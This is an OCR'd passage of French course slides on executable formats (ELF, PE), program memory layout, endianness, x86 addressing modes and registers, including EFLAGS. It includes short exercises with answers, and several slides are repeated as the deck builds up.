
  ***.interp*** : Contient le chemin vers l'éditeur de lien

  ***rel.* et .rela.**** : tables de **relocation** de **symboles**

  ***.got*** *et* ***.got.plt*** : On reparlera dans la section librairies partagées


  ***.plt*** : On reparlera dans la section librairies partagées


- D'entêtes de programmes



# PE (Portable Executable) - Format


- Format Windows pour les fichiers exécutables, codes objets, DLLs, les dumps du noyau Windows
- C'est une structure de données contenant les informations nécessaires au chargeur et à l'éditeur de liens Windows.




# Chargement du programme en mémoire

Un programme sur un adressage sur 32 bits voit la mémoire de l'adresse 0 à $2^{32} - 1$, c-à-d $4Go$ :




**Les segments :**

- chaque section possède des droits d'accès différents : `read/write/execute`
- **Code** : les instructions du programme (appelé parfois «*Text*») ;
- **Data** : les variables globales initialisées ;
- **Bss** : les variables globales non initialisées (elles seront initialisées à 0) ;
- **Heap** : mémoire retournée lors d'allocation dynamique avec les fonctions «`malloc/calloc/new`» : *elle croît vers le haut* ;
- **Stack** : stocke les variables locales et les adresses de retour : *elle croît vers le bas* ;
- **Shared libraries** : les bibliothèques partagées, c-à-d le code des fonctions partagées par plusieurs processus (fonctions d'entrée/sortie, mathématiques, *etc.*).


# Exo

- Trouvez la section de chaque variable

```
int index = 5;
char * str;
int nothing;

void funct1(int c){
        int i=c;
        str = (char*) malloc (10 * sizeof (char));
        strncpy(str, "abcde", 5);
}
void main (){
        funct1(1);
}
```

# Architecture machine de base

- Unité de contrôle (Control unit)
  - Recherche une instruction dont l'adresse se trouve dans le **compteur ordinal** (**program counter**) à partir de la RAM en utilisant un registre appelé **instruction pointer** (le registre **EIP** dans les architecture intel), la décode puis l'envoie à l'UAL pour l'exécuter.
- Registres
  - Mémoire au niveau de la CPU
  - Plus petite, mais plus rapide que la RAM
- UAL (ALU (Arithmetic Logic Unit))
  - Exécute une opération arithmétique et logique et place le résultat dans un registre ou dans la RAM




**Architecture de Von Neumann**

- CPU (**Central Processing Unit**) exécute des instructions machines
- RAM sauvegarde les données et le code
- I/O interface avec les périphériques

# Endianness

- **Quelle est la plus petite unité de données adressable ?**

- **Big-Endian**
  - Placer les octets de poids forts en premier
  - 0x42 comme valeur de 64-bits sera sauvegardée en mémoire ainsi **0x00000042**
- **Little-Endian**
  - Placer les octets de poids faibles en premier
  - 0x42 comme valeur de 64-bit sera sauvegardée en mémoire ainsi **0x42000000**
- Les protocoles réseaux utilisent le format big-endian
- Les programmes x86 utilisent le format little-endian

# Endianness Exemple d’une adresses IP

- 127.0.0.1 qui vaut **7F 00 00 01** en hex
- Elle est envoyée sur le réseau comme **0x7F000001**
- Elle sera par contre sauvegardée comme **0x0100007F** en mémoire centrale

# Instructions machines

- **Mnemonic** suivi d'un ou plusieurs opérandes **operands**

**Mnemonic operands**

**mov ecx 0x42**

  - Charger dans le registre **ecx** la valeur **42** (hex)

- En langage binaire cette instruction devient:
  - **0xB942000000**
  - **mov ecx** est la représentation de **0xB9** (en hexadecimal)

**mov destination, source**

Copier une valeur de la source à la destination

La source ou la destination peut être:

Une valeur

Un registre


L'adresse mémoire contenue dans registre_x. Elle apparait sous la forme **[registre_x]**

# Opérandes et Mode d'adressage

| Addressing Mode | Description | NASM Examples |
|---|---|---|
| Register | Registers hold the data to be manipulated. No memory interaction. Both registers must be the same size. | mov ebx, edx<br>add al, ch |
| Immediate | The source operand is a numerical value. Decimal is assumed; use **h** for hex. | mov eax, 1234h<br>mov dx, 301 |
| Direct | The first operand is the address of memory to manipulate. It's marked with brackets. | mov bh, 100<br>mov[4321h], bh |
| Register Indirect | The first operand is a register in brackets that holds the address to be manipulated. | mov [di], ecx |
| Based Relative | The effective address to be manipulated is calculated by using **ebx** or **ebp** plus an offset value. | mov edx, 20[ebx] |
| Indexed Relative | Same as Based Relative, but **edi** and **esi** are used to hold the offset. | mov ecx,20[esi] |
| Based Indexed-Relative | The effective address is found by combining Based and Indexed Relative modes. | mov ax, [bx][si]+1 |

# Exo

| Instruction |
| --- |
| `mov eax, ebx` |
| `mov eax, 0x42` |
| `mov eax, [0x4037C4]` |
| `mov eax, [ebx]` |
| `mov eax, [ebx+esi*4]` |



# Exo - Correction

| Instruction | Description |
| --- | --- |
| `mov eax, ebx` | Copies the contents of EBX into the EAX register |
| `mov eax, 0x42` | Copies the value 0x42 into the EAX register |
| `mov eax, [0x4037C4]` | Copies the 4 bytes at the memory location 0x4037C4 into the EAX register |
| `mov eax, [ebx]` | Copies the 4 bytes at the memory location specified by the EBX register into the EAX register |
| `mov eax, [ebx+esi*4]` | Copies the 4 bytes at the memory location specified by the result of the equation `ebx+esi*4` into the EAX register |

# Types de registre

| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |

# Types de registre

| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |

- Les registres généraux sont typiquement utilisés pour sauvegarder des valeurs ou des adresses mémoires
- Quelques instructions référencent implicitement ces registres
  - La Multiplication et la division utilisent EAX et EDX
- **EAX contient souvent la valeur de retour lors d'un appel de fonction**

# Types de registre

| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |

# Types de registre

| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |

- **Registres d'offset**:
  - Sont utilisés lors de l'adressage indirect de la mémoire.
  - Ces registres sont:
    - EBP : (Extended Base Pointer) pointeur de base
    - ESP : (Extended Stack Pointer) pointeur de pile
    - ESI : (Extended Source Index) pointeur source
    - EDI : (Extended Destination Index) pointeur destination

# Types de registre

| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |


- **Registres de segment**:
  - **CS** : pointe vers les instructions du programme (*code segment*).
  - **DS** : pointe vers les données du programme (*data segment*).
  - **SS** : pointe vers la pile programme (*stack segment*).
  - **ES** : pointe vers les données du programme multi-segments (*extra segment*).
  - **FS** : pointe vers les données du programme multi-segments en mode protégé.
  - **GS** : pointe vers les données du programme multi-segments en mode protégé.

# Types de registre

| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |


# Types de registre

- **Registre d'état**:
  - Chaque bit du registre **EFLAGS** est un indicateur d'état (un drapeau Activer (1) ou désactiver (0)) qui peut être modifié à chaque fois qu'une instruction est exécutée :
    - retenue (addition ou soustraction),
    - dépassement,
    - comparaison,
    - autoriser les interruptions,
    - …



# Types de registre


- **Registre d'état**:
  - Chaque bit du registre **EFLAGS** est un indicateur d'état (un drapeau Activer (1) ou désactiver (0)) qui peut être modifié à chaque fois qu'une instruction est exécutée :
    - retenue (addition ou soustraction),
    - dépassement,
    - comparaison,
    - autoriser les interruptions,
    - …




- **ZF** Zero flag
  - Activé lorsque le résultat d'une opération est égal à zéro
- **CF** Carry flag
  - Activé lorsque le résultat d'une opération est plus grand ou plus petit que la destination
- **SF** Sign Flag
  - Activé lorsque le résultat est négatif ou lorsque le bit de poids fort est mis à 1 après une opération arithmétique
- **TF** Trap Flag
  - Utilisé pour le débogage. Lorsqu'il est activé, le processeur exécute une seule instruction à la fois.
- **DF** Direction Flag
  - A voir ci-dessous avec l'instruction **rep**

# Types de registre

- **Registre d'état**:
  - Chaque bit du registre **EFLAGS** est un indicateur d'état (un drapeau Activer (1) ou désactiver (0)) qui peut être modifié à chaque fois qu'une instruction est exécutée :
    - retenue (addition ou soustraction),
    - dépassement,
    - comparaison,
    - autoriser les interruptions,
    - …




- **ZF** Zero flag
  - Activé lorsque le résultat d'une opération est égal à zéro
- **CF** Carry flag
  - Activé lorsque le résultat d'une opération est plus grand ou plus petit que la destination
- **SF** Sign Flag
  - Activé lorsque le résultat est négatif ou lorsque le bit de poids fort est mis à 1 après une opération arithmétique
- **TF** Trap Flag
  - Utilisé pour le débogage. Lorsqu'il est activé, le processeur exécute une seule instruction à la fois.
- **DF** Direction Flag
  - A voir ci-dessous avec l'instruction **rep**

Exemple :
Après une instruction **sub**, le flag **ZF** est mis à **1** si le résultat est égal à zéro et le flag **CF** est positionné à **1** si la destination est plus petite que la valeur soustraite.

# Types de registre

